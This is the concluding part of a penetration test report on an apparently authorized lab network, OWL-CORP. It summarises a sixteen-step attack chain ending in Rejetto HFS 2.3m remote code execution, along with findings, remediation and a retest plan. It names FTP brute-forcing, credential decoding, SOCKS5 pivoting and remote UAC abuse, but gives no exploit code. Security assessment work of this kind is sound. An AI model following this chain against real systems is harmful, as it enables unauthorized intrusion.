15. Complete Attack Path

The complete chain can therefore be represented as:

1. OSINT Credential Exposure
↓
2. WEB-MGR Initial Access
↓
3. Internal Network Enumeration
↓
4. PENTEST-MGR FTP Discovery
↓
5. Weak FTP Authentication
↓
6. Unrestricted FTP Filesystem Access
↓
7. Sensitive Log Retrieval

↓
 8. Double-Base64 Credential Recovery
 ↓
 9. SWQA-MGR Authentication
 ↓
 10. SOCKS5 Pivot Deployment
 ↓
 11. CTO Credential Discovery
 ↓
 12. CTO Remote Administrative Execution
 ↓
 13. IT-MGR HTTP Service Discovery
 ↓
 14. Rejetto HFS 2.3m RCE
 ↓
 15. Administrative Account Creation
 ↓
 16. FULL IT-MGR COMPROMISE

16. Findings Summary

ID	Finding	Severity	Affected Asset	Primary Impact
F1	OSINT Credential Exposure & Unrestricted RDP	HIGH	WEB-MGR	Initial network access
F2	Weak FTP Authentication	HIGH	PENTEST-MGR	Automated credential validation
F3	Excessive FTP Filesystem Exposure	CRITICAL	PENTEST-MGR	OS-wide filesystem disclosure
F4	Reversible Double-Base64 Log Obfuscation	HIGH	PENTEST-MGR	Credential recovery
F5	Hardcoded Credentials in Public Directory	HIGH	SWQA-MGR	CTO authentication
F6	Lack of Workstation	CRITICAL	Internal Network	Lateral movement and

ID	Finding	Severity	Affected Asset	Primary Impact
	Isolation			pivoting
F7	Remote UAC Configuration Weakness	HIGH	CTO	Remote administrative execution
F8	Rejetto HFS 2.3m RCE	CRITICAL	IT-MGR	Full endpoint compromise

17. Vulnerability Analysis

F1 — OSINT Credential Exposure

Severity: HIGH

Asset: WEB-MGR

Description

Credentials associated with an externally accessible endpoint were available to the attacker and could be used to establish the initial foothold.

Impact

Successful credential compromise allowed authenticated access to the corporate laboratory environment.

Recommendation

- Remove exposed credentials.
 - Rotate compromised passwords immediately.
 - Enforce MFA for VPN and remote-access services.
 - Monitor for credential reuse.
 - Implement centralized identity management.
 - Review public repositories and exposed documents for secrets.
-

F2 — Weak FTP Authentication

Severity: HIGH

Asset: PENTEST-MGR

Description

The FTP service permitted rapid automated authentication attempts without adequate protection against repeated failures.

Impact

An attacker with candidate credentials could rapidly identify valid authentication material.

Recommendation

- Disable legacy FTP where possible.
 - Migrate to SFTP/FTPS.
 - Implement rate limiting.
 - Implement account lockout or progressive delays.
 - Use strong unique passwords.
 - Monitor authentication failures.
-

F3 — Excessive FTP Filesystem Exposure

Severity: CRITICAL

Asset: PENTEST-MGR

Description

The FTP account was not properly isolated from the host filesystem.

Impact

An authenticated user could access operating-system directories and sensitive log files.

Recommendation

- Restrict FTP service accounts to dedicated directories.
 - Enforce filesystem ACLs.
 - Remove unnecessary read permissions.
 - Apply proper filesystem isolation.
 - Follow least-privilege principles.
-

F4 — Reversible Base64 Credential Obfuscation

Severity: HIGH

Asset: smb_connections.log

Description

Sensitive authentication information was protected only through multiple Base64 encoding passes.

Impact

An attacker obtaining the file could reverse the encoding offline and recover credential information.

Recommendation

- Never use Base64 as a security control.
 - Never store passwords or authentication secrets in logs.
 - Remove sensitive credentials from application logging.
 - Encrypt sensitive data at rest where appropriate.
 - Restrict access to logs.
 - Forward logs to a centralized security platform.
-

F5 — Hardcoded Credentials in Public Directory

Severity: HIGH

Asset: SWQA-MGR

Description

A publicly accessible local directory contained credentials that could be used to access another privileged endpoint.

Impact

Compromise of one workstation directly exposed credentials for another high-value system.

Recommendation

- Remove credentials from local files.
 - Rotate exposed credentials.
 - Use password managers or enterprise secret-management solutions.
 - Scan endpoints for plaintext credentials.
 - Restrict access to shared/public directories.
-

F6 — Insufficient Internal Network Isolation

Severity: CRITICAL

Asset: Internal Network

Description


The compromised SWQA-MGR workstation could communicate with additional internal endpoints.

Impact

The attacker was able to establish a pivot and continue lateral movement toward CTO and IT-MGR.

Recommendation

Implement segmentation based on business requirements:



Recommended controls include:

- Host-based firewalls.
- VLAN/network segmentation.
- ACLs.
- Restricted SMB/RPC communication.
- Administrative jump hosts.
- Network monitoring.
- Zero-trust access controls.

F7 — Remote UAC Configuration Weakness

Severity: HIGH

Asset: CTO

Description

The laboratory configuration allowed a local administrative account to receive elevated remote privileges.

Impact

The attacker could use remote Windows administration mechanisms to obtain administrative execution.

Recommendation

- Restore secure Remote UAC behavior.
 - Avoid using shared local administrator accounts.
 - Use dedicated privileged accounts.
 - Deploy Windows LAPS/Windows LAPS where appropriate.
 - Restrict administrative protocols to management networks.
 - Monitor remote administrative logons.
-

F8 — Rejetto HFS 2.3m Remote Code Execution

Severity: CRITICAL

Asset: IT-MGR — 100.100.10.50:80

Description

The assessment identified an outdated Rejetto HFS service that allowed unauthenticated command execution.

Impact

The vulnerability provided a direct route to:


- Execute commands.
- Create local accounts.
- Modify local privileges.
- Obtain administrative access.
- Fully compromise the endpoint.

Recommendation

Immediate action is required.

- Remove the vulnerable HFS installation.
- Replace unsupported software.
- Restrict HTTP management services.
- Apply vendor-supported versions where applicable.
- Place file-management services behind authentication and network controls.
- Monitor the host for indicators of compromise.

18. Risk Evaluation



Risk Dimension	Rating	Justification
Initial Foothold	HIGH	Exposed credentials enabled authenticated access
Authentication Security	HIGH	FTP authentication lacked adequate anti-automation controls
Privilege / Scope Boundary	CRITICAL	FTP account could access OS-level directories
Credential Confidentiality	HIGH	Logs contained reversibly encoded authentication information
Internal Lateral Movement	CRITICAL	Internal SMB/RPC communication enabled pivoting

Risk Dimension	Rating	Justification
Network Segmentation	CRITICAL	Compromised workstation could reach additional sensitive endpoints
Endpoint Security	CRITICAL	Final target exposed unauthenticated RCE
Overall Risk	CRITICAL	Chained weaknesses resulted in administrative compromise of the core IT host

19. Evidence Mapping

Evidence 01 — Initial Access

Purpose: Demonstrate the initial authenticated foothold on WEB-MGR.

Expected Evidence:

- VPN connection.
- RDP authentication.
- WEB-MGR desktop/session.
- Internal network connectivity.

Supports: STEP 1

Evidence 02 — FTP Authentication Testing

Purpose: Demonstrate successful authentication validation against the exposed FTP service.

Expected Evidence:

- Hydra output.
- Valid credential discovery.
- Target IP and service.

Supports: STEP 2

Evidence 03 — FTP Filesystem Exposure

Purpose: Demonstrate that the FTP account was not restricted to its intended directory.

Expected Evidence:

Logs
PerfLogs
Program Files
Users
Windows

Supports: STEP 3

Evidence 04 — Sensitive Log Retrieval

Purpose: Demonstrate acquisition of `smb_connections.log`.

Expected Evidence:

```
ftp> get smb_connections.log
```

Supports: STEP 4

Evidence 05 — First Base64 Decoding Stage

Purpose: Demonstrate removal of the outer encoding layer.

Expected Evidence:

- Original encoded data.
- CyberChef recipe.
- Intermediate output.

Supports: STEP 5

Evidence 06 — Second Base64 Decoding Stage

Purpose: Demonstrate recovery of authentication information.

Expected Evidence:

- Second decoding operation.
- Recovered SMB log records.

- SWQA-MGR authentication information.

Supports: STEP 5

Evidence 07 — SWQA-MGR Authentication

Purpose: Demonstrate successful lateral movement.

Expected Evidence:

- SMB authentication.
- WMI session.
- Host identification.

Supports: STEP 6

Evidence 08 — SOCKS5 Pivot

Purpose: Demonstrate the internal network pivot.

Expected Evidence:

```
Kali :8000
      ↓
SWQA-MGR
      ↓
SOCKS5 :1080
      ↓
Internal Hosts
```

Supports: STEP 7

Evidence 09 — CTO Administrative Access

Purpose: Demonstrate successful administrative execution on CTO.

Expected Evidence:

- SMB/service enumeration.
- Remote administrative execution.
- SYSTEM context.

Supports: STEP 8

Evidence 10 — IT-MGR Service Discovery

Purpose: Demonstrate discovery of Rejetto HFS 2.3m.

Expected Evidence:

100.100.10.50:80
Rejetto HTTP File Server 2.3m

Supports: STEP 9

Evidence 11 — Final Administrative Compromise

Purpose: Demonstrate complete compromise of IT-MGR.

Expected Evidence:

it-mgr\hacker
and verification that the account belongs to the local Administrators group.

Supports: STEP 10

20. Prioritized Remediation Plan

Priority	Asset	Recommended Action	Objective
P1	IT-MGR	Remove Rejetto HFS 2.3m	Eliminate critical RCE
P1	PENTEST-MGR	Remove legacy FTP / enforce proper isolation	Prevent filesystem exposure
P1	Internal Network	Restrict SMB/RPC between workstations	Break lateral movement paths
P1	All Endpoints	Rotate all exposed credentials	Remove compromised authentication material
P2	All Nodes	Implement strong password and	Reduce brute-force risk

Priority	Asset	Recommended Action	Objective
		lockout policies	
P2	Logging Infrastructure	Remove secrets from logs	Prevent credential harvesting
P2	SWQA-MGR	Remove plaintext credentials from public directories	Prevent credential reuse
P2	Network	Implement segmentation and ACLs	Restrict workstation-to-workstation access
P3	Windows Endpoints	Restore secure Remote UAC configuration	Reduce remote administrative abuse
P3	Monitoring	Add detection for abnormal SMB/WMI/RDP activity	Improve attack detection

21. Retest Plan

21.1 Authentication Controls

Objective: Verify that automated authentication attempts are now restricted.

Test:

- Perform controlled failed authentication attempts.
- Verify rate limiting.
- Verify account lockout behavior.
- Verify alerts are generated.

Expected Result: Repeated authentication failures should be blocked or significantly throttled.

21.2 FTP Directory Isolation

Objective: Verify that service accounts cannot access operating-system directories.

Test:

Authenticate with the FTP service account
↓
Attempt directory traversal
↓
Attempt access to Windows/System directories
↓
Verify access is denied

Expected Result: The account remains confined to its assigned directory.

21.3 Internal Network Segmentation

Objective: Verify that compromised workstations cannot freely communicate with management systems.

Validate that unauthorized traffic between:

SWQA-MGR → CTO
SWQA-MGR → IT-MGR
CTO → IT-MGR

is blocked except for explicitly authorized services.

Expected Result: Unauthorized SMB/RPC traffic should be denied and logged.

21.4 Credential Exposure Verification

Search endpoints for:

- Plaintext passwords.
- Password files.
- Backup notes.
- Configuration files containing credentials.
- Credentials stored in public/shared directories.
- Secrets embedded in application logs.

Expected Result: No valid credentials should remain exposed.

21.5 Rejetto HFS Verification

Objective: Confirm that the vulnerable service has been removed or remediated.

Verify:

Port 80
↓
HTTP Service
↓
Supported / Secure Application

The previously vulnerable HFS behavior must no longer be present.

Expected Result: The vulnerable service is removed, replaced, or fully remediated, and unauthorized command execution is no longer possible.

22. Final Assessment Conclusion

The OWL-CORP assessment demonstrated that the primary risk was not represented by a single isolated vulnerability. The critical issue was the **ability to chain multiple weaknesses together**.

The attack began with exposed credentials and progressed through:

Credential Exposure
↓
Initial Access
↓
Weak Authentication
↓
Filesystem Exposure
↓
Sensitive Log Collection
↓
Credential Recovery
↓
Lateral Movement
↓
SOCKS5 Pivoting
↓
Credential Reuse
↓
Remote Administrative Access
↓
Vulnerable Internal Service
↓
Remote Code Execution
↓
Administrative Compromise

The final compromise of **IT-MGR (100.100.10.50)** demonstrates that the current architecture allows an attacker to transform a relatively limited initial foothold into control of a critical management endpoint.

The highest-priority remediation actions are therefore:

1. **Remove Rejetto HFS 2.3m from IT-MGR.**
2. **Eliminate exposed and reused credentials.**
3. **Remove plaintext credentials from logs and public directories.**
4. **Properly isolate FTP service accounts.**
5. **Implement strict workstation-to-workstation network segmentation.**
6. **Restrict SMB/RPC and remote administration to authorized management paths.**
7. **Restore secure Windows Remote UAC configuration.**
8. **Implement centralized monitoring and alerting for lateral-movement activity.**

Once these controls are implemented, the entire attack chain should be retested from the original entry point through the final IT-MGR target.

23. Overall Assessment Rating

CRITICAL RISK

Reason: The demonstrated chain resulted in successful administrative compromise of the core IT management infrastructure.

Primary Root Cause: Multiple security-control failures across authentication, filesystem isolation, credential management, network segmentation, Windows remote administration, and vulnerable legacy software allowed individual weaknesses to be chained into a complete infrastructure compromise.

Assessment Status:

COMPROMISE CONFIRMED — REMEDIATION AND FULL RETEST REQUIRED

Report End

OWL-CORP — Authorized Penetration Testing Laboratory

Prepared by: Mohamed Shabban

Testing Window: August 23–25, 2026

Classification: CONFIDENTIAL — Educational & Assessment Use Only